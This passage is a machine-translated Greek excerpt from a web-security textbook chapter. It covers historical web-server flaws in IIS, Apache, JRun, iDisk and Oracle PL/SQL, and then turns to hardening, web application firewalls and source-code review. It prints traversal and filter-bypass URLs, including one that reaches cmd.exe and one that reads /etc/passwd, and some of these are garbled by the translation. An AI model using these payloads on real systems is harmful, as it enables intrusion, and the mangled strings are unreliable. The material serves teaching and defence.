
Οι Microsoft IIS εκδόσεις 4 και 5 περιείχαν μια σειρά από επεκτάσεις **ISAPI** που ήταν ενεργοποιημένες από προεπιλογή . Αρκετές από αυτές περιέχουν ρυθμιστικόυπερχείλησης, όπως η επέκταση Πρωτόκολλου εκτύπωσης **Internet** και η επέκταση του **Index Server**. Αυτές οι διαρροές επέτρεψαν σε έναν εισβολέα να εκτελέσει αυθαίρετο κώδικα στο πλαίσιο τοπικού συστήματος , με αυτόν τον τρόπο πλήρως διακυβεύεται η ασφάλεια ολόκληρου του υπολογιστή . Αυτά επέτρεψαν σε σε πολλούς ιούς τον **Nimda** και τον **Code Red** να διαδωθούν.

Apache κατατμημένης κωδικοποίησης

Είναι ένα ρυθμιστικό υπερχείλησης που προκύπτει από σφάλμα ακέραιας μεταβλτης και ανακαλύφθηκε στον web server Apache , το 2002 ..

WebDAV

Ένα ρυθμιστικό υπερχείλησης σε ένα βασικό στοιχείο του λειτουργικού συστήματος των Windows που ανακαλύφθηκε το 2003 . Αυτό το σφάλμα θα μπορούσε να αξιοποιηθεί μέσα από διάφορους φορείς επίθεσης ,και ήταν ενσωματωμένο σε **IIS 5** . Η ευπάθεια αξιοποιείται ενεργά και ο χρόνος είναι αυστηρά προσδιορισμένος .



25. Σχεδιάγραμμα δικτύου με proxy server

Κωδικοποίηση και κανονικοποίηση

Υπάρχουν διάφορα συστήματα που επιτρέπουν ειδικούς χαρακτήρες και το περιεχόμενο που πρέπει να κωδικοποιείται για την ασφαλή μετάδοση μέσω HTTP . Στο πλαίσιο των διαφόρων τύπων των τρωτών σημείων εφαρμογής web , ένας εισβολέας μπορεί να αξιοποιήσει αυτά τα συστήματα για να αποφύγει τους ελέγχους επικύρωσης εισόδου και να εκτελέσει άλλες επιθέσεις .

Η Κωδικοποίηση ροών έχει προκύψει σε πολλά είδη του λογισμικού διακομιστή εφαρμογών . Παρουσιάζουν μια εγγενή απειλή σε καταστάσεις όπου στο ίδιο το χρήστη παρέχονται τα δεδομένα που υπόκεινται σε επεξεργασία από πολλές στρώσεις που χρησιμοποιούν διαφορετικές τεχνολογίες . Μια τυπική web αίτηση μπορεί να γίνεται από τον web server , την πλατφόρμα εφαρμογών , διάφορα APIs διαχείρησης , και από άλλα συστατικά στοιχεία του λογισμικού ,καθώς και το υποκείμενο το λειτουργικό σύστημα . Εάν διαφορετικά συστατικά χειριστούν από ένα σχήμα κωδικοποίησης με διαφορετικούς τρόπους , ή εκτελέσουν πρόσθετες αποκωδικοποίησεις ή ερμηνείες των δεδομένων που έχουν ήδη μερική επεξεργασία , μπορεί συχνά να αξιοποιηθούν για παράκαμψη φίλτρων ή για άλλη ανώμαλη συμπεριφορά .

Η Apple iDisk διαδρομή του διακομιστή Traversal

Ο διακομιστής της **Apple iDisk** είναι μια δημοφιλής cloud υπηρεσία αποθήκευσης που όμως , ο Jeremy Richards ανακάλυψε ότι ήταν ευάλωτη σε διάσχιση σε κατάλογο . Ένας χρήστης του **iDisk** έχει την δομή ενός καταλόγου που περιλαμβάνει ένα δημόσιο κατάλογο , το περιεχόμενο των οποίων έχουν σκόπιμα πρόσβαση μη εξουσιοδοτημένοι χρήστες του Διαδικτύου.Ο Richards ανακάλυψε ότι υπάρχει ένα αυθαίρετο περιεχόμενο που θα μπορούσε να ανακτηθεί από τα ιδιωτικό τμήματα του **iDisk** ενός χρήστη με τη χρήση **Unicode** χαρακτήρων που διασχίζουν το κοινό φάκελο για να αποκτηθεί πρόσβαση σε ένα ιδιωτικό αρχείο :

http://idisk.mac.com/Jeremy.richards-Public/ % 2E % 2E % 2FPRIVATE.txt διάθεση ; = κατεβάστε 8300
Ένα πρόσθετο πλεονέκτημα ήταν ότι μια αίτηση PROPFIND WebDAV θα μπορούσε να εκδοθεί fi rst
για να δείτε τα περιεχόμενα του iDisk :
POST / Jeremy.richards - Δημόσιες / % 2E % 2E % 2F / ; webdav - method =
PROPFIND

Allaire JRun Directory Listing ευπάθειες

Το 2001 , μια ευπάθεια βρέθηκε που επέτρεψε σε έναν εισβολέα να ανακτήσει λίστες καταλόγων , ακόμη και σε καταλόγους που περιέχουν ένα προεπιλεγμένο αρχείο όπως το **index.html** . Μια λίστα θα μπορούσε να ανακτηθεί χρησιμοποιώντας διευθύνσεις URL με την ακόλουθη μορφή : Με **https://wahh-app.com/dir/ % 3f.jsp** έναρξη της συμβολοσειράς ερωτήματος . Το πρόβλημα προέκυψε επειδή το αρχικό πρόγραμμα ανάλυσης URL δεν ερμηνεύei το 3f % ως δείκτη της συμβολοσειράς ερωτήματος .Ο διακομιστής πέρασε το αίτημα προς το στοιχείο που χειρίζεται αιτήσεις για JSP αρχεία. Αυτό το στοιχείο , στη συνέχεια αποκωδικοποιεί το 3f % ,το ερμηνεύει ως την έναρξη της συμβολοσειράς ερωτήματος ,όπου μετά διαπιστώνεται ότι το URL βάσης δεν είναι ένα **JSP** αρχείο , και επιστρέφει την λίστα καταλόγου .

Microsoft IIS Unicode Path Traversal ευπάθειες

Δύο σχετικές ευπάθειες ήταν η ταυτοποίηση έκδοσης στο διακομιστή Microsoft IIS το 2000 και το 2001 . Για να αποτρέψει τις επιθέσεις διάσχισης μονοπάτιου ,το IIS ελέγχεται για αιτήσεις που περιέχουν η ακολουθία dot - dot -slash. Εάν ένα αίτημα δεν περιείχε αυτές τις εκφράσεις , τότε γίνεται δεκτό για περαιτέρω επεξεργασία . Ωστόσο, ο διακομιστής στη συνέχεια εκτελεί κάποια επιπλέον κανονικοποίηση για το ζητούμενη διεύθυνση **URL** , που επιτρέπει σε έναν εισβολέα να παρακάμψει το φίλτρο και να προκαλέσει το διακομιστή για την επεξεργασία των αλληλουχιών διάσχισης .

Στην ευπάθεια αυτή , ένας εισβολέας θα μπορούσε να προμηθεύσει διάφορες παράνομες Unicodeencoded μορφές της αλληλουχίας **dot - dot -slash** , όπως .. **% c0 % af** . Αυτή η έκφραση δεν ταιριάζει με τα φίλτρα **IIS** , αλλά με μετέπειτα επεξεργασία ανέχθηκαν την παράνομη κωδικοποίηση και μετατρέπονται σε μια κυριολεκτική αλληλουχία διάσχισης . Αυτό επέτρεψε σε ένα εισβολέα να βγει από τη ρίζα του web και να εκτελέσει αυθαίρετες εντολές με τις διευθύνσεις URL όπως τα ακόλουθα :

**https://wahh-app.com/scripts/ .. % c0 % af % .. c0 % af % .. c0 % af % .. c0 % af % .. c0 % af .. /; winnt/system32/cmd.exe / c + + dir c : **

Στο δεύτερο θέμα ευπάθειας , ένας εισβολέας θα μπορούσε να προμηθεύσει διπλά κωδικοποιημένα έντυπα της αλληλουχίας **dot - dot -slash** , όπως **.. % 255c** . Και πάλι , η έκφραση αυτή δεν ταίριαζε με τα **IIS** φίλτρα , αλλά η μετέπειτα επεξεργασία εκτελεί μια αποκωδικοποίηση της εισόδου , με αποτέλεσμα να το μετατρέψει πάλι σε μια κυριολεκτική αλληλουχία διάσχισης . Αυτό επέτρεψε μια εναλλακτική επίθεση με διευθύνσεις URL , όπως τα ακόλουθα :

**https://wahh-app.com/scripts/ .. % .. % 255c 255c 255c .. % .. % .. % 255c 255c .. ? % 255cwinnt/system32/cmd.exe / c + + dir c : **

Oracle PL / SQL αποκλεισμός Λίστας

Η Oracle δημιούργησε τη Λίστα αποκλεισμού **PL / SQL** , η οποία εμποδίζει την πρόσβαση σε πακέτα των οποίων τα ονόματα αρχίζουν με ορισμένες εκφράσεις ,όπως **OWA και SYS** . Μεταξύ 2001 και 2007 , ο David Litchfield ανακάλυψε μια σειρά από παρακάμψεις προς τη **PL / SQL** λίστα αποκλεισμού . Στην πρώτη ευπάθεια, το φίλτρο μπορεί να παρακαμφθεί τοποθετώντας κενά (όπως αλλαγή γραμμής , διάστημα), πριν από το όνομα του πακέτου :

https://wahh-app.com/pls/dad/ % 0ASYS.package.procedure

Αυτό παρακάμπτει το φίλτρο , και η back-end βάση δεδομένων αγνοεί το κενό διάστημα , προκαλώντας το επικίνδυνο πακέτο να εκτελεστεί . Στο δεύτερο θέμα ευπάθειας , το φίλτρο μπορεί να παρακαμφθεί με την αντικατάσταση καποιων χαρακτήρων.Αυτό παρακάμπτει το φίλτρο , και τη back-end βάση δεδομένων κανονικοποιώντας το χαρακτήρα σε ένα γνωστό πρότυπο. Στο τρίτο θέμα ευπάθειας ,το φίλτρο μπορεί να παρακαμφθεί επισυνάπτοντας μια αποκλεισμένη έκφραση σε διπλά εισαγωγικά :

https://wahh-app.com/pls/dad/ " SYS " . package.procedure

Αυτό παρακάμπτει το φίλτρο , και η back-end βάση δεδομένων ανέχεται πακέτα, πράγμα που σημαίνει ότι γίνεται επίκληση επικίνδυνων πακέτων .Στο τέταρτο θέμα ευπάθειας , το φίλτρο μπορεί να παρακαμφθεί με τη χρήση αγκυλών και τοποθέτησει μιας ετικέτας goto προγραμματισμού πριν από την αποκλεισμένη έκφραση :


https://wahh-app.com/pls/dad/ << FOO >> SYS.package.procedure

Αυτό παρακάμπτει το φίλτρο . Η back-end βάση δεδομένων αγνοεί την ετικέτα goto και εκτελεί το επικίνδυνο πακέτο .. Η μετέπειτα επεξεργασία γίνεται από ένα διαφορετικό συστατικό που ακολουθεί τους δικούς της κανόνες για την ερμηνεία του συντακτικού και σημασιολογικού του χαρακτήρα . Τυχόν διαφορές μεταξύ των δύο κανόνων ενδέχεται να παρουσιάσουν μια ευκαιρία για έναν εισβολέα για την προμήθεια των εισροών που δεν ταιριάζει με τα πρότυπα που χρησιμοποιούνται στο φίλτρο και η βάση δεδομένων να ερμηνεύει κατά τέτοιο τρόπο ώστε τα πακέτα του εισβολέα να επικαλεστούν . Επειδή η βάση δεδομένων της Oracle είναι τόσο λειτουργική , υπάρχει άπλετος χώρος για τις διαφορές αυτού του είδους που θα προκύψουν .

"Η εύρεση αδυναμιών Web Server"

Ο web server μπορεί να περιέχει μερικά από τα πραγματικά τρωτά σημεία που περιγράφονται. Ένα καλό σημείο εκκίνησης , όταν ψάχνουμε για τρωτά σημεία σε ένα off -the –shelf προϊόν, όπως ένα web server είναι να χρησιμοποιήσουμε ένα αυτοματοποιημένο εργαλείο σάρωσης . Σε αντίθεση με web εφαρμογές , οι οποίες είναι συνήθως προσαρμοσμένες - χτισμένες , σχεδόν όλες οι αναπτύξεις web server χρησιμοποιήούν το λογισμικό τρίτων που έχει εγκατασταθεί και εμπιστευτεί με τον ίδιο τρόπο . Σε αυτή την κατάσταση ,οι αυτοματοποιημένοι σαρωτές μπορεί να είναι αρκετά αποτελεσματικοί σε γρήγορο εντοπισμό με την αποστολή τεραστίων αριθμών δημιουργημένων αιτήσεων και την παρακολούθηση των υπογραφών.

Το **Nessus** είναι ένας εξαιρετικός δωρεάν ευπάθής σαρωτής , αλλά διάφορες εμπορικές εναλλακτικές λύσεις είναι επίσης διαθέσιμες. Εκτός από την εκτέλεση εργαλείων σάρωσης , θα πρέπει πάντα να εκτελέσει κάποιος τη δική του έρευνα σχετικά με το λογισμικό που επιτίθενται . Μπορούμε να συμβουλευτούμε τους πόρους όπως τη ασφάλεια **Focus** , **OSVDB** , και λίστες **Bugtraq** και **Full Disclosure** να βρούμε λεπτομέρειες τυχόν για να ανακαλύψουμε πρόσφατα τρωτά σημεία που μπορεί να μην έχουν φτιαχτεί στον υπολογιστή μας. Πάντα καλό είναι να ελέγχουμε τη Βάση Δεδομένων για να δούμε αν κάποιος έχει επεξεργαστεί τίποτα.



26. Ο Proxy Server της CISCO

"Εξασφάλιση του Λογισμικού του Web Server"

Επιλογή λογισμικού με καλές επιδόσεις

Δεν είναι όλα τα προϊόντα λογισμικού ίσα . Ρίχνοντας μια ματιά στο πρόσφατη ιστορία των διαφόρων προϊόντων του διακομιστή αποκαλύπτονται ορισμένες σημαντικές διαφορές στην ποσότητα σοβαρών αδυναμιών που βρέθηκαν ,και απαιτείται αρκετός χρόνος για την επίλυσή τους .Πριν από την επιλογή του λογισμικού του web server για ανάπτυξη , θα πρέπει να διερευνήσουμε αυτές τις διαφορές και να εξετάσουμε ποιο λογισμικό είναι το κατάλληλο για τις ανάγκες μας.

Εφαρμογή και Patches Προμηθευτή

Κάθε αξιοπρεπής προμηθευτής λογισμικού πρέπει να απελευθερώσει ενημερώσεις ασφαλείας σε τακτά χρονικά διαστήματα . Τα τρωτά σημεία που διαφεύγουν από την προσοχή του προμηθευτή , γίνονται αντικείμενο εκμετάλλευσης. Σε κάθε περίπτωση , μόλις ένα patch κυκλοφορήσει, κάθε αξιοπρεπής αντίστροφος μηχανικός μπορεί γρήγορα να εντοπίσει το πρόβλημα που αντιμετωπίζει το λογισμικό ,και να επιτρέπει στους επιτιθέμενους να εκμεταλλεύονται το πρόβλημα.

Αύξηση μέτρων ασφάλειας

Οι περισσότεροι διακομιστές web έχουν πολλές διαμορφώσιμες επιλογές που ελέγχουν τη λειτουργικότητα που είναι ενεργοποιημένη και πώς συμπεριφέρεται . Εάν παραμείνει αχρησιμοποίητη η λειτουργικότητα, ο server είναι σε αυξημένο κίνδυνο επίθεσης εάν οι νέες ευπάθειες ανακαλυπτούν μέσα σε αυτήν τη λειτουργικότητα . Θα πρέπει να συμβουλευτούμε οδηγούς κατάλληλους του λογισμικού που χρησιμοποιείται , εδώ είναι μερικά γενικά βήματα προς εξέταση :

- Απενεργοποίηση τυχόν ενσωματωμένων λειτουργιών που δεν απαιτούνται , και η γλώσσα καθώς και οι υπόλοιπες λειτουργίες να συμπεριφέρονται όσο το δυνατόν αυστηρότερα. Αυτό μπορεί να περιλαμβάνει την αφαίρεση επεκτάσεων , ενοτήτων web server , καθώς και στοιχεία της βάσης δεδομένων. Μπορούμε να χρησιμοποιήσουμε εργαλεία όπως το **IIS Lockdown** για να διευκολύνει το έργο αυτό .
- Αν η ίδια η εφαρμογή αποτελείται από πρόσθετες γραμμένες κατά παραγγελία επεκτάσεις διακομιστή που αναπτύχθηκαν σε εγγενή κώδικα , να εξετάστεί εάν αυτά μπορούν να ξαναγραφούν με τη χρήση διαχειριζόμενου κώδικα . Εάν δεν μπορούν , εξασφαλίζουν ότι η συμπληρωματική είσοδος επικύρωσης γίνεται από διαχειριζόμενο κώδικα περιβάλλοντος.
- Πολλές λειτουργίες και πόροι που χρειαζόμαστε να διατηρηθούν μπορεί συχνά να μετονομαστούν από τις προκαθορισμένες τιμές τους και να παρουσιάσουν ένα πρόσθετο εμπόδιο στην εκμετάλλευση . Ακόμη και εάν ένας έμπειρος εισβολέας μπορεί να εξακολουθεί να είναι σε θέση να ανακαλύψει το νέο όνομα , αυτό το μέτρο μπορεί να υπερασπίζεται τουλάχιστον ενάντια σε λιγότερο έμπειρους επιτιθέμενους και αυτοματοποιημένες επιθέσεις .

"παρακολούθηση για Νέες ευπάθειες"

Θα πρέπει πάντα να εφαρμοστουν επίπεδα προστασίας για τον μετριασμό των επιπτώσεων μιας παραβίασης της ασφάλειας στο εσωτερικό κάθε στοιχείου της υποδομής. Μπορούμε να εφαρμόσουμε διάφορα βήματα για να εντοπίσουμε το αντίκτυπο μιας επιτυχημένης επίθεσης στο web server μας . Ακόμη και στην περίπτωση πλήρους συμβιβασμού , αυτά μπορεί να δώσουν επαρκή χρόνο για να μην υπάρξει οποιαδήποτε απώλεια δεδομένων:

- Μπορούμε να επιβάλλουμε περιορισμούς στις δυνατότητες του web server από άλλους , αυτόνομες συνιστώσες της αίτησης. Για παράδειγμα , η βάση δεδομένων που χρησιμοποιείται από την εφαρμογή μπορεί να έχει πρόσβαση μόνο σε χρήση **INSERT** στους πίνακες για την αποθήκευση αρχείων καταγραφής ελέγχου. Αυτό σημαίνει ότι ένας εισβολέας που θέτει σε κίνδυνο τον web server δεν μπορεί να διαγράψει τις καταχωρήσεις ημερολογίου που έχουν ήδη δημιουργηθεί .

- Μπορούμε να επιβάλλουμε αυστηρό επίπεδο φίλτρων σε ροές από και προς το διακομιστή. Μπορούμε να χρησιμοποιήσουμε ένα σύστημα ανίχνευσης εισβολέων για τον εντοπισμό τυχόν ανώμαλων δραστηριοτήτων του δικτύου που μπορεί να υποδεικνύουν ότι υπήρξε παραβίαση .

Μετά από συμβιβασμούς σε ένα web server , πολλοί εισβολείς προσπαθούν αμέσως να δημιουργήσουν μια αντίστροφη σύνδεση στο Internet ή τη σάρωση για άλλους υπολογιστές του δικτύου. Μια αποτελεσματική **IDS** θα ενημερώσει για τα γεγονότα αυτά σε πραγματικό χρόνο , δίνοντάς τη δυνατότητα να λάβουμε μέτρα για να σταματήσει η επίθεση .

"Firewalls Web Application"

Πολλές εφαρμογές που προστατεύονται από μια εξωτερική συνιστώσα κατοικούν είτεσ το ίδιο το ξενιστή με την αίτηση ή σε μια συσκευή που βασίζεται στο δίκτυο . Αυτά μπορεί να κατηγοριοποιούνται ως προς την εκτέλεση είτε την πρόληψη της διείσδυσης ή ανίχνευσης. Λόγω των ομοιοτήτων στο πώς αυτές οι συσκευές εντοπίζουν τις επιθέσεις , θα πρέπει να αντιμετωπίζονται αρκετά εναλλακτικά . Αν και πολλοί θα υποστήριζαν ότι αυτά είναι καλύτερα από το τίποτα , σε πολλές περιπτώσεις μπορεί να δημιουργήσουν μια ψευδή αίσθηση ασφάλειας.

Ένα τέτοιο σύστημα είναι απίθανο να μειώσει την ασφάλεια και μπορεί να είναι σε θέση να σταματήσει μια επίθεση , , αλλά σε άλλες περιπτώσεις μπορεί να μην είναι βελτίωση ασφάλειας. Αμέσως , μπορεί να σημειωθεί ότι , εκτός αν η άμυνα απασχολεί σε μεγάλο βαθμό προσαρμοσμένους κανόνες , δεν προστατεύουν πολύ αποτελεσματικά .

Μπορούν επίσης να μην έχουν κανένα ρόλο να διαδραματίσουν στην υπεράσπιση ενάντια σε ορισμένες προδιαγραφές επιθέσεων όπως **DOM -based XSS**. Για τα υπόλοιπα τρωτά σημεία όπου μπορούν να εκτεθούν ένα πιθανό μοτίβο επίθεσης , συχνά μειώνει τη χρησιμότητα μιας εφαρμογής **web firewall** .Αν το firewall για HTTP ακολουθεί προδιαγραφές πολύ αυστηρές , μπορεί να κάνει υποθέσεις για το πώς ο διακομιστής εφαρμογή θα χειριστεί το αίτημα . Αντίθετα , ένα firewall για **IDS** ή συσκευές που έχουν τις ρίζες τους σε network layer άμυνες συχνά δεν καταλαβαίνουν τις λεπτομέρειες ορισμένων HTTP μεθόδων μετάδοσης .

Ο ίδιος ο server εφαρμογών μπορεί να τροποποιήσει την είσοδο του χρήστη με την αποκωδικοποίηση , προσθέτοντας χαρακτήρες , ή φιλτράρωντας την αίτηση εισόδου έξω από τις κατάλληλες προδιαγραφές κατά τη διάρκεια της εξυπηρέτησης αφού έχει περάσει το **firewall**. Πολλά από τα βήματα της επίθεσης περιγράφονται στα προηγούμενα κεφάλαια και στοχεύουν στην παράκαμψη επικύρωσης των εισροών , και επιπέδου εφαρμογής **firewalls** που μπορεί να είναι ευαίσθητα στους ίδιους τύπους επιθέσεων .

Πολλά **firewalls** και συναγερμοί **IDSs** με βάση συγκεκριμένες,υπάρχει μεγάλη πιθανότητα να μην προνοήσουν η αντιληφθούν κάποια ευπάθεια σε αίτηση. Εάν ένας εισβολέας μπορεί να ανακτήσει ένα αυθαίρετο αρχείο από το **filesystem** , μια αίτηση για το **/ διαχειριστή / viewtempl ; loc = / etc / passwd** είναι πιθανό να αποκλειστεί , ενώ η αίτηση στο **/ manager / viewtempl ; loc = / var / log / syslog** δεν θα χαρακτηριστεί ως επίθεση , έστω και αν το περιεχόμενό του μπορεί να είναι πιο χρήσιμο σε έναν εισβολέα.

Κεφάλαιο 12
Εύρεση αδυναμιών στον πηγαίο κώδικα

"Σύγκριση Black -Box με White-Box Μεθοδολογία"

Η μεθοδολογία που περιγράφεται στις επιθέσεις στα προηγούμενα κεφάλαια συχνά περιγράφεται ως μια προσέγγιση **black - box** για δοκιμές . Πρόκειται για επιθέσεις κατά της εφαρμογής που περιλαμβάνουν παρακολούθηση στις εισόδους και στις εξόδους της , χωρίς γνώση περισσότερων πληροφοριών . Αντίθετα , η προσέγγιση **white -box** περιλαμβάνει την εξέταση πολλών πληροφοριών στο εσωτερικό της εφαρμογής με πλήρη πρόσβαση στο φάκελο τεκμηρίωσης σχεδιασμού , του πηγαίου κώδικα , και σε άλλα στοιχεία .Η αναθεώρηση κώδικα με τη μέθοδο **white-box** μπορεί να είναι ένας πολύ αποτελεσματικός τρόπος για να ανακαλύψουμε τρωτά σημεία μέσα σε μια εφαρμογή . Με την πρόσβαση στον πηγαίο κώδικα , είναι συχνά δυνατό να εντοπίσουμε γρήγορα τα προβλήματα με μεθόδους **white-box** που μόνο με μεθόδους **black-box** θα ήταν πολύ δύσκολο να βρεθούν .

Ωστόσο, η αναθεώρηση κώδικα συνήθως δεν αποτελεί αποτελεσματικό υποκατάστατο για **black-box** δοκιμές. Φυσικά , κατά μία έννοια , όλα τα τρωτά σημεία σε μια εφαρμογή είναι στο πηγαίο κώδικα γι 'αυτό πρέπει κατ' αρχήν να είναι δυνατό να εντοπιστούν όλα αυτά τα τρωτά σημεία με την αναθεώρηση του κώδικα . Ωστόσο , πολλά τρωτά μπορεί να ανακαλυφθούν πιο γρήγορα και αποτελε επαρκώς με τη χρήση μεθόδων μαύρο κουτί .

Με την αποστολή trigger για κοινές ευπάθειες σε κάθε πεδίο σε κάθε μορφή , συχνά είναι δυνατόν να βρεθούν μέσα σε λίγα λεπτά ένα σύνολο από προβλήματα που θα χρειαστούν μέρες για να βρεθούν μέσω αναθεώρησης κώδικα . Επιπλέον , πολλές εφαρμογές επιχειρησιακής κλάσης έχουν μια πολύπλοκη δομή με πολλά στρώματα επεξεργασίας εισροών που παρέχει ο χρήστης .

Στις περισσότερες περιπτώσεις , οι δύο αυτές τεχνικές μπορούν να συμπληρώσουν και να ενισχύσουν η μία την άλλη. Συχνά , αφού διαπιστωθεί μια ευπάθεια , εκ πρώτης όψεως , μέσω αναθεώρησης κώδικα , ο ευκολότερος και πιο αποτελεσματικός τρόπος για να διαπιστωθεί κατά πόσον είναι πραγματική είναι να δοκιμαστεί αν έχει κάποια επίδραση στην εφαρμογή που εκτελείται . Έπειτα, έχοντας ταυτοποίησει κάποια ανώμαλη συμπεριφορά σε μια εφαρμογή που εκτελείται , συχνά ο ευκολότερος τρόπος για να διερευνήσει κάποιος την αιτία της είναι να επανεξετάσει το σχετικό πηγαίο κώδικα . Εάν είναι εφικτό, θα πρέπει να συνδυαστούν μικτές τεχνικές **black-box και white-box**.

" Μεθοδολογία Αξιολόγησης Κωδικού "

Κάθε λογικά λειτουργική εφαρμογή είναι πιθανό να περιέχει πολλές χιλιάδες γραμμές κώδικα , και στις περισσότερες περιπτώσεις ο διαθέσιμος χρόνος για να αξιολογηθούν είναι πιθανό να περιοριστεί , σε λίγες ημέρες . Ένας βασικός στόχος της αποτελεσματικής αναθεώρησης κώδικα , ως εκ τούτου , είναι να καθοριστεί, όσο το δυνατόν περισσότερα τρωτά σημεία της ασφάλειας ,σε περιορισμένο χρόνο. Για να επιτευχθεί αυτό , θα πρέπει να ληφθεί μια δομημένη προσέγγιση , χρησιμοποιώντας διάφορες τεχνικές για να εξασφαλιστεί ότι η αναζήτηση θα ανακαλύψει τα πιο λεπτά και πιο δύσκολα σημεία που μπορεί να έχουν προσβληθεί .

Σύμφωνα με την εμπειρία των συγγραφέων, μια τριπλή προσέγγιση για τον έλεγχο μιας εφαρμογής web είναι αποτελεσματική στον εντοπισμό των τρωτών σημείων γρήγορα και εύκολα . Αυτή η μεθοδολογία περιλαμβάνει τα ακόλουθα στοιχεία :

1 .Παρακολουθόντας τα δεδομένα που ελέγχονται από τον χρήστη στα σημεία εισόδου στην εφαρμογή και αναθεώρηση του κώδικα για την επεξεργασία τους .

2 . Ψάχνοντας για υπογραφές που μπορεί να υποδηλώνουν την παρουσία κοινών τρωτών σημείων , και αναθεώρηση αυτών των περιπτώσεων για να καθορίσει αν υπάρχει πραγματική ευπάθεια .

3 . Εκτέλεση μιας **line- by- line** αναθεώρησης των εγγενώς επικίνδυνων σημείων στο κώδικα για να καταλάβουμε αν έχουν εκμεταλευτεί ευπάθειες λογικής.

Τα λειτουργικά συστατικά που μπορούν να επιλεγούν αυτή τη στενή αναθεώρηση περιλαμβάνουν βασικούς μηχανισμούς ασφάλειας μέσα από την εφαρμογή (ταυτότητα , διαχείριση συνεδρίας, ελέγχους πρόσβασης , καθώς και επικύρωση των εισροών της εφαρμογής), διεπαφές με εξωτερικά εξαρτήματα , και τυχόν περιπτώσεις χρήσης κώδικα (συνήθως C / C + +) . Θα ξεκινήσουμε την εξέταση των τρόπων με τους οποίους διάφορα τρωτά σημεία σε κοινές web εφαρμογές εμφανίζονται στο επίπεδο του πηγαίου κώδικα και πώς αυτά μπορούν να εξαληφθούν.

" Path Traversal"

Η συνήθης υπογραφή για ευπάθειες διάσχισης περιλαμβάνει ελέγχους εισόδου από τον χρήστη ώστε να περάσει με ασφάλεια μια πληροφορία σε ένα filesystem. Στην πλέον κοινή περίπτωση, τα δεδομένα των χρηστών προσαρτάται σε ένα αυστηρό κώδικα ή σύστημα προδιαγραφών διαδρομής καταλόγου και επιτρέπει σε έναν εισβολέα να χρησιμοποιήσει ακολουθίες **dot - dot -slash** για να εντείνουν το δέντρο καταλόγου και να αποκτήσουν πρόσβαση σε αρχεία και σε άλλους καταλόγους .

Για παράδειγμα :

```
public byte [ ] GetAttachment ( HttpRequest Αίτηση )
{
FileStream fsAttachment = new FileStream ( SpreadsheetPath +
HttpUtility.UrlDecode ( Request.QueryString [ « AttachName " ] ) ,
FileMode.Open , FileAccess.Read , FileShare.Read ) ;
byte [ ] bAttachment = new byte [ fsAttachment.Length ] ;
fsAttachment.Read ( FileContent , 0 ,
